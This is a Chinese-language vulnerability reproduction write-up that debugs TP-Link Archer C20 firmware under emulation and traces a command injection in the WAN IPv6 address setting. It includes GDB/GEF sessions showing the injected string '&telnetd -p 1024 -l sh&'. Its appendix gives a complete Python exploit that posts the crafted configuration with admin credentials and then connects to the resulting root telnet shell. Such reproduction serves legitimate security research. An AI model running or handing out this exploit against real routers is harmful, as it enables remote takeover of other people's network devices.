


```
6-05-18_09.51.09.bin.extracted/squashfs-root$ echo "source /home/iot/tools/gdb_p
luains/gef/gef.py" > ~/.gdbinit
[redacted]~/tools/FirmAE/firmwares/_Archer_C20iv1_0.9.1_4.0_up_boot160518_201
6-05-18_09.51.09.bin.extracted/squashfs-root$ gdb-multiarch -q ./usr/bin/httpd
GEF for linux ready, type `gef' to start, `gef config' to configure
96 commands loaded for GDB 8.1.1 using Python engine 3.6
Reading symbols from ./usr/bin/httpd...(no debugging symbols found)...done.
gef➤  set architecture mips
The target architecture is assumed to be mips
gef➤  set endian little
The target is assumed to be little endian
gef➤  set solib-search-path lib
gef➤  target remote 192.168.0.1:9999
Remote debugging using 192.168.0.1:9999
Reading /firmadyne/libnvram_ioctl.so from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to ac
cess files locally instead.
Reading /lib/libcutil.so from remote target...
```

里我们可以先在rdp_getObj，rdp_setObj设置相关断点，这些函数都位于动态链接库中，并且负责数据的获取和配置操作，也就是会对上述的payload_template中的数据进行处理


```
b rdp_getObj

b rdp_setObj

info b
```

设置断点信息



```
gef➤  b rdp_getObj
Breakpoint 1 at 0x77326dc4
gef➤  b rdp_setObj
Breakpoint 2 at 0x77326f54
gef➤  info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x77326dc4 <rdp_getObj+64>
2       breakpoint     keep y   0x77326f54 <rdp_setObj+24>
gef➤
```


使用EXP打过去，exp在附录



```
[ Legend: Modified register | Code | Heap | Stack | String ]
───────────────────────────────────────────────────────────────── registers ──
$zero: 0x0
$at  : 0x7ffe645e  →  0x00010000
$v0  : 0x004091ac  →  <http_cgi_main+1760> lw t9, -32380(gp)
$v1  : 0x0
$a0  : 0x1
$a1  : 0x7ffe549c  →  "WAN_ETH_INTF"
$a2  : 0x7ffe5420  →  0x00010001
$a3  : 0x7ffe551c  →  "X_TP_lastUsedIntf=ipoe_eth3_s\n"
$t0  : 0x28
$t1  : 0x0
$t2  : 0x1
$t3  : 0x49
```


登录的请求直接c继续，抓取后边的post请求分布执行

按s分布执行，观察运行exp的窗口，若成功登录telnet 证明执行完成，在0x403eb8处执行成功




```
$ra  : 0x00403eb8  →  <http_inetd_main+2772> lw gp, 24(sp)
$gp  : 0x773053d0  →  0x00000000
──────────────────────────────────────────────────────────────────── stack ──
0x7ffe6de0│+0x0000: 0x00000000   ←$sp
0x7ffe6de4│+0x0004: 0x00000000
0x7ffe6de8│+0x0008: 0x7ffe6e08  →  0x00000000
0x7ffe6dec│+0x000c: 0x00000000
0x7ffe6df0│+0x0010: 0x7ffe6e14  →  0x00000009 ("\t"?)
0x7ffe6df4│+0x0014: 0x00000000
0x7ffe6df8│+0x0018: 0x0042a450  →  0x00000000
0x7ffe6dfc│+0x001c: 0x00000000
───────────────────────────────────────────────────────── code:mips:MIPS32 ──
     0x403eac <http_inetd_main+2760> nop
     0x403eb0 <http_inetd_main+2764> jalr   t9
     0x403eb4 <http_inetd_main+2768> move   a0, s0
 →   0x403eb8 <http_inetd_main+2772> lw     gp, 24(sp)
     0x403ebc <http_inetd_main+2776> beqz   v0, 0x403ef4 <http_inetd_main+2832>
     0x403ec0 <http_inetd_main+2780> lui    a0, 0x43
     0x403ec4 <http_inetd_main+2784> lw     v0, 28100(a0)
     0x403ec8 <http_inetd_main+2788> nop
     0x403ecc <http_inetd_main+2792> bnez   v0, 0x403ef8 <http_inetd_main+2836>
────────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "httpd", stopped 0x403eb8 in http_inetd_main (), reason: SINGLE
 STEP
──────────────────────────────────────────────────────────────────── trace ──
[#0] 0x403eb8 →http_inetd_main()
[#1] 0x402b70 →http_init_main()
[#2] 0x402080 →main()
─────────────────────────────────────────────────────────────────────────────
0x00403eb8 in http_inetd_main ()
gef➤
```

此漏洞是由于设置wan的时候触发命令注入，所以我们可以在动态链接库libcmm.so中查找，看到果然有



```
int __fastcall oal_wan6_setIpAddr(const char *a1, const char *a2, int a3)
{
  util_execSystem("oal_wan6_setIpAddr", "ifconfig %s add %s/%d", a2, a1, a3);
  return 0;
}
```

在`util_execSystem`下断点，进行调试，传入的命令是可以被拼接的



```
gef➤  c
Continuing.

[ Legend: Modified register | Code | Heap | Stack | String ]
                                                                          ── registers ──
$zero: 0x0
$at  : 0x80850000
$v0  : 0x7ffe4924  →  "eth0.2"
$v1  : 0x26
$a0  : 0x773c85f4  →  "oal_wan6_setIpAddr"
$a1  : 0x773d15cc  →  "ifconfig %s add %s/%d"
$a2  : 0x7ffe4924  →  "eth0.2"
$a3  : 0x7ffe4951  →  "&telnetd -p 1027 -l sh&"
$t0  : 0x0
$t1  : 0x0
$t2  : 0xff
$t3  : 0x0
$t4  : 0x7fcab748
$t5  : 0x11b0
$t6  : 0x4dee30
$t7  : 0x261
$s0  : 0x7ffe4951  →  "&telnetd -p 1027 -l sh&"
$s1  : 0x7ffe4924  →  "eth0.2"
$s2  : 0x7ffe4924  →  "eth0.2"
$s3  : 0x0
$s4  : 0x7ffe5420  →  0x00010003
$s5  : 0x0
$s6  : 0x0
$s7  : 0x0
$t8  : 0xfba
```

总结

已知漏洞，不知道触发点，采用动态调试+静态分析的方式复现， 对齐动态调试。。

附录

exp

```
import requests
import base64
import os
import time
ip = input("请输入要检测的IP地址：")
```

```
username = input("请输入管理员账户：")
password = input("请输入管理员密码：")
tplink_url = "http://" + ip + "/cgi?2&2"
userinfo = username + ":" + password
cookie = "Authorization=Basic " +
base64.b64encode(userinfo.encode()).decode("ascii")
referer = "http://" + ip +"/mainFrame.htm"
cmd = "telnet " + ip + " 1024"
payload_template = """[WAN_ETH_INTF#1,0,0,0,0,0#0,0,0,0,0,0]0,1\r
X_TP_lastUsedIntf=ipoe_eth3_s\r
[WAN_IP_CONN#1,1,1,0,0,0#0,0,0,0,0,0]1,21\r
externalIPAddress=192.168.9.222\r
subnetMask=255.255.255.0\r
defaultGateway=192.168.9.2\r
NATEnabled=1\r
X_TP_FullconeNATEnabled=0\r
X_TP_FirewallEnabled=1\r
X_TP_IGMPProxyEnabled=1\r
X_TP_IGMPForceVersion=0\r
maxMTUSize=1500\r
DNSOverrideAllowed=1\r
DNSServers=192.168.9.3,0.0.0.0\r
X_TP_IPv4Enabled=1\r
X_TP_IPv6Enabled=0\r
X_TP_IPv6AddressingType=Static\r
X_TP_ExternalIPv6Address=commond\r
X_TP_PrefixLength=64\r
X_TP_DefaultIPv6Gateway=::\r
X_TP_IPv6DNSOverrideAllowed=0\r
X_TP_IPv6DNSServers=::,::\r
X_TP_MLDProxyEnabled=0\r
enable=1\r
"""
payload = payload_template.replace("commond", "::")
res = requests.post(tplink_url, data=payload, headers={"Referer": referer,
"Cookie": cookie})
time.sleep(5)
print("===========")
payload = payload_template.replace("commond", "&telnetd -p 1024 -l sh&")
res = requests.post(tplink_url, data=payload, headers={"Referer": referer,
"Cookie": cookie})
os.system(cmd)
```